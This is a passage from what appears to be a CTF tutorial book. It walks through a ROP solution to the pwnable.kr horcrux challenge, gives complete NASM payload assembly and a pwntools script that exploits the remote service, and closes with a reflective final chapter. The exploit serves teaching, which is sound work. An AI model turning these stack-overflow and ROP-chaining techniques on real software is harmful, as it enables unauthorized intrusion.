At first sight, ROP is overkill for this scenario. We can just override the `eip` backup with the address `0x80A010E` and route execution directly to the "you win" code. Alas, if we try that, we run into the issue detailed in the "special characters" section: this address contains the byte `0x0a`, causing `gets` to choke. This is true for every address in specifically the `ropme` function, and nowhere else in the prorgram – so we can't transfer execution anywhere in `ropme`, but anywhere else is fair game (this is very probably by design). So we can maybe get the game to report the integer associated with a single horcrux for us, but with a simple execution route we can't win the game. This is why we must resort to ROP.

How does resorting to ROP solve our problem? Recall that ROP allows us to execute any arbitrary sequence of "gadgets", where a "gadget" is a sequence of instructions that preserves the structure of the stack and ends with a `ret`. Also recall that most sane calling conventions allow functions to be used as gadgets, and notice that the "you found a horcrux" functions (labeled `A` through `G`) use the decidedly sane stdcall convention.

A plan begins to take shape: starting with the original location of the backed-up `eip` value, load the stack with the 7 addresses of the "you found a horcrux" functions in sequence. This will cause each of these functions to run and then return directly into the next function (take a moment to convince yourself of this). At each function call, the program will print the "amount of experience" (random integer) associated with the corresponding horcrux. Then, at the user side, we can compute the sum of these integers and provide their sum to the program.

One small snag is that once the final "you got a horcrux" function returns, it will use a value of the stack that we hadn't bothered to overwrite, and probably crash the program. In other words, we need to append another address to our exploit to tell the program where to go once we're done on our horcrux-collecting journey. Let's use the address in the main function that calls `ropme`; this way, once we have all the information we need, we get to play the game normally. We would also have to calculate the correct buffer offset for performing the overwrite, but we won't waste the reader's time explaning how to do it for the fifth time, especially considering how trivial it is compared to the `unlink` exercise.

Another small snag is that `atoi` is used to convert the player's "how much experience" input into an integer, and as it turns out, `atoi` has a built-in sanity check (this took us by surprise, as it's not super common in the C standard library). If we try to give `atoi` an unsigned integer greater than `INT_MAX` (`0x7fffffff`), it will say "just a minute, my mandate is to operate on signed integers, and that's an overflow you have there. That's not kosher", and refuse to give the output we expected. So, if the total amount of experience we're specifying has an unsigned value between `INT_MAX` and $2^{32} - 1$, we should compute its signed value (by 2's complement) and send a negative decimal (for instance, to specify `0xdeadbeef`, send `-559038737`).

Here is the exploit assembly:

```
BITS 32

%define exp_answer_stack_delta -0x74
%define return_value_stack_delta 0x4
%define buffer_char 0x41

%define ropme 0x0809fffc

%define diary 0x0809fe4b
%define ring 0x0809fe6a
%define cup 0x0809fe89
%define locket 0x0809fea8
%define diadem 0x0809fec7
%define nagini 0x0809fee6
%define harry 0x0809ff05

    times return_value_stack_delta - exp_answer_stack_delta db buffer_char
    dd diary
    dd ring
    dd cup
    dd locket
    dd diadem
    dd nagini
    dd harry
    dd ropme
```

And the solution script:

```
#! /usr/bin/python
from __future__ import print_function
import pwn
import re
import sys
```

```
INT_MAX = 0x7fffffff

with open("exploit","rb") as fh:
    exploit = fh.read()

p = pwn.remote("pwnable.kr", 9032)
total = 0

def canonize_signed(num):
    num = canonize_unsigned(num)
    if num > INT_MAX:
        num -= 2**32

    return num

def canonize_unsigned(num):
    if num < 0:
        num += 2**32
    num = num % 2**32
    return num

def main():
    bypass_menu(3)
    give_experience(exploit, already_string=True)
    skip_line()
    collect_horcruxes()
    bypass_menu(3)
    prompt()
    give_experience(canonize_signed(total))


def bypass_menu(opt):
    global p
    p.recvuntil("Menu:")
    print("[X] Bypassing menu.")
    p.sendline(str(opt))

def give_experience(exp, already_string=False):
    global p
    if not already_string:
        exp = str(exp)
    print("[X] Waiting for process to ask about total experience.")
    p.recvuntil("earned? : ")
    print("[X] Sending answer: {}{}".format(exp[:20], "..." if len(exp)>20 else ""))
```

```
    p.sendline(exp)

def skip_line():
    global p
    line = p.recvline()
    print("[X] Noted and disregarded input line: \"{}\"".format(line))

def collect_horcruxes():
    print("[X] Collecting horcruxes.")
    global total
    for i in range(7):
        horcrux = int(re.search("\(EXP \+([^)]+)\)",p.recvline()).group(1))
        print("[X] Found horcrux {}".format(hex(canonize_unsigned(horcrux))))
        total = canonize_unsigned(total + horcrux)

    print("[X] Horcrux total {} (base 10 {})".format(hex(total), canonize_signed(total)))

def prompt():
    print("[X] Holding the program until given user prompt...")
    try:
        input()
    except:
        pass

main()
p.interactive()
```

53 A Final Word

What did we learn?

We didn't learn the underlying implementation of SSH or SCP. We didn't learn all existing Linux access control mechanisms, the internals of how file descriptors work, the reason why some special characters can be sent to `scanf` and others can't, or any of the entry-level ways to find collisions in kind-of-weak hash functions (as opposed to ridiculously weak). We didn't get a full, proper, reverse-engineering course, or a thorough training on how to read assembly and recognize patterns generated by compilers. We didn't learn how to deal with packed software that doesn't directly make system calls or that uses anti-debugging techniques.

Figure 28: "A little bit of everything", oil painting by Silvio Amurrio

We didn't learn about the rich history of one-day vulnerabilities, or how they're found, or the complicated process of disclosing them. We didn't learn any set theory, group theory, modular arithmetic, or anything else to prepare us for a challenge that leans on heavy math other than that binary divide-and-conquer trick. We didn't learn anything serious about C heap internals, how Use After Free bugs are exploited in the real world, how to set up a working chroot jail. We didn't memorize the entire table of Linux system calls, or even a dozen, really. We didn't learn how DEP is implemented, we didn't practice the really tricky parts of ROP, we didn't learn about modern mitigations

that exist to make ROP difficult.

So what *did* we learn? A little bit of everything. We won't list the subjects down here again – that's what the table of contents is for – but hopefully now, this quaint little part of information security is less of a stranger to you, and more of a neighbor you awkwardly nod at when you run across them in the elevator. Now, go try your hand at the more advanced pwnable.kr challenges!